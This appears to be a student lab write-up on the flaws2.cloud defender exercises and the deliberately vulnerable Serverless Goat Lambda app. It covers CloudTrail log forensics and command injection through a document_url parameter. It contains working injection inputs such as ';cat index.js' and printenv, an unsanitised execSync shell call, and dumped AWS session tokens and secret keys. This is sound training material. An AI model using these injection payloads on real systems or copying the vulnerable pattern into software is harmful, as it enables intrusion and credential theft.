
http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud


Level 2




Level 3







defender/objective1



Zoomed in but more cut off for last pic:

```
[cloudshell-user@ip-10-0-105-230 ~]$ aws sts get-session-token --profile security
{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUUHZEW3RCGXD",
        "SecretAccessKey": "GFofAjEbxeZwTKlpRCA6+cN4jFB0fMwf82QXjKqu",
        "SessionToken": "IQoJb3JpZ2luX2VjEDIaCXVzLWVhc3QtMSJIMEYCIQCxoe5evL7Ed1UP2CE
8a6Z3zGPl2zJ6iOVHTOOzFh5KZJJTSrCqLIPoLXAyNSapfmBn6iKestg8VUIM6tEpCaigKhMiqkPtD/LnR/H
htVp4jcjPf0by44r7Sk74QB76Uti48m0UzNQEgy1LmKYNP6v5XsmPqXsYI864jlK0GYFkTdaS940kjZa265T
        "Expiration": "2022-03-07T13:04:18+00:00"
    }
}
[cloudshell-user@ip-10-0-105-230 ~]$
```

Log synced


```
2018-11-19 20:54:31 flaws2-logs
[cloudshell-user@ip-10-0-105-230 ~]$ aws s3 sync s3://flaws2-logs . --profile security
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
Vk.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
9u.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
XY.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
4y.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
cP.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
Lq.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
Sd.json.gz
download: s3://flaws2-logs/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/65371133178
nz.json.gz
[cloudshell-user@ip-10-0-105-230 ~]$
```

defender/objective2

```
[cloudshell-user@ip-10-0-105-230 ~]$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
[cloudshell-user@ip-10-0-105-230 ~]$ aws sts get-caller-identity --profile target_security
{
    "UserId": "AROAIKRY5GULQLYOGRMNS:botocore-session-1646615210",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1646615210"
}
[cloudshell-user@ip-10-0-105-230 ~]$
```

```
[cloudshell-user@ip-10-0-105-230 ~]$ aws s3 ls --profile target_security
2018-11-20 19:50:08 flaws2.cloud
2018-11-20 18:45:26 level1.flaws2.cloud
2018-11-21 01:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 19:47:22 level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 20:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
[cloudshell-user@ip-10-0-105-230 ~]$
```

defender/objective3



```
2018-11-28T23:09:36Z    GetObject
[cloudshell-user@ip-10-0-105-230 28]$ cat *.json | jq -cr '.Records[]|[.eventTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity.type, .eventName]|@tsv' | sort
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com                  AWSService      AssumeRole
2018-11-28T22:31:59Z    ecs-tasks.amazonaws.com                  AWSService      AssumeRole
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:56Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:02:57Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:11Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:11Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:12Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:12Z    lambda.amazonaws.com                    AWSService      AssumeRole
2018-11-28T23:03:13Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:13Z    apigateway.amazonaws.com                AWSService      Invoke
2018-11-28T23:03:14Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:17Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:18Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:03:20Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:20Z    apigateway.amazonaws.com                AWSService      Invoke
2018-11-28T23:03:35Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:03:50Z    34.234.236.212  arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     CreateLogStream
2018-11-28T23:04:54Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     ListObjects
2018-11-28T23:05:10Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:12Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:12Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:05:53Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     ListImages
2018-11-28T23:06:17Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     BatchGetImage
2018-11-28T23:06:33Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1    653711331788    AssumedRole     GetDownloadUrlForLayer
2018-11-28T23:07:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:07:08Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:09:28Z    104.102.221.250 arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7     653711331788    AssumedRole     ListBuckets
2018-11-28T23:09:36Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
2018-11-28T23:09:36Z    104.102.221.250         ANONYMOUS_PRINCIPAL     AWSAccount      GetObject
```

Attack source ip: 104.102.221.250

defender/objective4

```
"sourceIPAddress": "104.102.221.250",
"userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]",
```

What service, is it compatible with discovered stuff from userAgent field in prev step
Service = aws ecs. Yes compatible with userAgent.


defender/objective5

Anyone with one of the following roles on their account are allowed to perform the associated actions on the level2 repository:

```
"Action": [
  "ecr:GetDownloadUrlForLayer",
  "ecr:BatchGetImage",
  "ecr:BatchCheckLayerAvailability",
  "ecr:ListImages",
  "ecr:DescribeImages"
]
```

defender/objective6

Note: outdated instructions with current aws UI




Completed | Time in queue: 0.177 sec | Run time: 0.643 sec | Data scanned: 11.89 KB

Results (37) | Copy | Download results

Search rows | 1

#	eventtime	eventname
1	2018-11-28T22:31:59Z	AssumeRole
2	2018-11-28T22:31:59Z	AssumeRole
3	2018-11-28T23:03:12Z	CreateLogStream
4	2018-11-28T23:02:56Z	GetObject
5	2018-11-28T23:02:56Z	GetObject



Completed | Time in queue: 0.114 sec | Run time: 0.676 sec | Data scanned: 11.89 KB

Results (9) | Copy | Download results

Search rows | 1

#	eventname	mycount
1	ListImages	1
2	ListObjects	1
3	ListBuckets	1
4	BatchGetImage	1
5	GetDownloadUrlForLayer	1
6	Invoke	2


Section 4.6

Region resides in
Us-east-1

URL of form action

```
<legend>Enter a URL of a Word 97 (.doc) file to convert:</legend>
<input pattern="https?://.+" class="pure-input-1-2 pure-input-rounded" id="docurl" type="tex
t" name="document_url" title="Document URL" value="https://thefengs.com/wuchang/courses/cs49
5/files/Q.doc">
<input type="submit" class="button-secondary pure-button" value="Submit"> == $0
</form>
```

Response code and headers



Amazon headers

```
x-amz-apigw-id: OluZeGzGoAMFUVA=
x-amz-cf-id: J-JUD-zXkHn3d8x6NIvwlcMct-w2E9zRvPWWzldgowjawbA4Si81SQ=
=
x-amz-cf-pop: HIO50-C1
x-amzn-requestid: 59cbbcfa-6456-4746-8b94-ccee8cdfcc1e
x-amzn-trace-id: Root=1-62255dd6-445174f529f6019a03ec9779;Sampled=0
x-cache: Miss from cloudfront
```

Path to file…

```
TypeError: Cannot read property 'document_url' of null
    at log (/var/task/index.js:9:49)
    at exports.handler (/var/task/index.js:25:11)
```

Path /var/task/index.js
Code line 9
Code line called function 25

Section to help validate input

RequestValidator


A set of validation rules for incoming Method requests.

Links

Relation	Description	Method	Templated
self	A relation that refers to the current resource.	GET	No
requestvalidator:update	Updates a RequestValidator for a specified RestApi.	PATCH	No
requestvalidator:delete	Deletes a RequestValidator from a given RestApi.	DELETE	No


You can hook up a request validator to pre-validate inputs on your API's, so the request will be setup to fail upon hitting the API Gateway proxy, before ever even reaching your service.

Result page of replacing document_url query parameter with encoded version of ";pwd":




/var/task

Result of using encoded ";ls" instead:




bin index.js node_modules package.json package-lock.json

Result of document_url=%3Bcat%20index.js




```
const child_process = require('child_process'); const AWS = require('aws-sdk'); const uuid = require('node-uuid'); async function log(event) { const docClient = new AWS.DynamoDB.DocumentClient(); let requestid = event.requestContext.requestId; let ip = event.requestContext.identity.sourceIp; let documentUrl = event.queryStringParameters.document_url; await docClient.put({ TableName: process.env.TABLE_NAME, Item: { 'id': requestid, 'ip': ip, 'document_url': documentUrl } } ).promise(); } exports.handler = async (event) => { try { await log(event); let documentUrl = event.queryStringParameters.document_url; let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString(); // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file. let key = uuid.v4(); let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' }).promise(); return { statusCode: 302, headers: { "Location": `${process.env.BUCKET_URL}/${key}` } }; } catch (err) { return { statusCode: 500, body: err.stack }; } };
```

Result of trying to exceed timeout on cloud function
Seems there is some static code analysis tool that causes an error before the timeout is already reached, probably because it is obvious that a sleep call with time > max timeout will time out.




```
{"message": "Internal server error"}
```

Show the line of code the command is injected into
let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString()
Show the package that this file requires
const child_process = require('child_process'); const AWS = require('aws-sdk'); const uuid = require('node-uuid');
Show the part of the code that writes the converted doc to an s3 bucket
let key = uuid.v4(); let s3 = new AWS.S3(); await s3.putObject({ Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read' }).promise()
What DB is being used, what info is stored, how does the app get the table name?
-> AWS DynamoDB
PUT to DynamoDB:
docClient.put({ TableName: process.env.TABLE_NAME, Item: { 'id': requestid, 'ip': ip, 'document_url': documentUrl } }).promise()
-> So, this is basically logging all document URLs entered into the form.
-> The app gets the table name from an environment variable “TABLE_NAME”.

Dumping package.json:

```
{ "private": true, "dependencies": { "node-uuid": "1.4.3" } }
```

Depends on version 1.4.3
Vulnerabilities:

Insecure Randomness

Affecting node-uuid package, versions <1.4.4

INTRODUCED: 28 MAR 2016 CVE-2015-8851 CWE-330 Share

Overview

`node-uuid` is a Simple, fast generation of RFC4122 UUIDS.

Affected versions of this package are vulnerable to Insecure Randomness. It uses the cryptographically insecure `Math.random` which can produce predictable values and should not be used in security-sensitive context.

Remediation

Upgrade `node-uuid` to version 1.4.4 or greater.

References

- GitHub Issue
- GitHub Issue 2

How does the app use this package, and how could the vulnerability be exploited?
The program uses this node-uuid package to create a key for the new entries into DynamoDB. The vulnerability can be exploited because attackers can mathematically predict what key will be generated, because of the flawed dependency on Math.Random. As a result, attackers can predict the key and gain access to that DynamoDB bucket.

Printenv injection result:

```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEEaCXVzLWVhc3QtMSJHMEUCIQDz+AS5cj6el7MP+s64h+FuMKOuNAD/w/9oHFWM1/RRsgIgfFGl8MWBhoqmxwmRohEQY+59MB1iCSK2OEWgFPdGySgqyQIIq
BUCKET_URL=http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-serverless-goat-FunctionConvert-
8D6LFZ8QGE9N LAMBDA_TASK_ROOT=/var/task AWS_LAMBDA_LOG_STREAM_NAME=2022/03/07/[$LATEST]33b1ea28d8e649b5ab33236ff1288fba AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda_nodejs8.10 AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000 AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-
8D6LFZ8QGE9N PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1 PWD=/var/task
AWS_SECRET_ACCESS_KEY=2sk4YXIkEEZpgHUCpwBoveRUykFDf0Gf5c7jPjgv LANG=en_US.UTF-8 LAMBDA_RUNTIME_DIR=/var/runtime AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
NODE_PATH=/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/var/runtime/node_modules TZ=:UTC AWS_REGION=us-east-1
BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e AWS_ACCESS_KEY_ID=ASIATAIYWS4KSYXCXOXM SHLVL=1 HOME=/var/task _AWS_XRAY_DAEMON_ADDRESS=169.254.79.129
_AWS_XRAY_DAEMON_PORT=2000 _X_AMZN_TRACE_ID=Root=1-62263273-0d236a6010c3bb067ff282b2;Parent=046a19764bcb6c70;Sampled=0 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=index.handler AWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008 _=/usr/bin/printenv
```

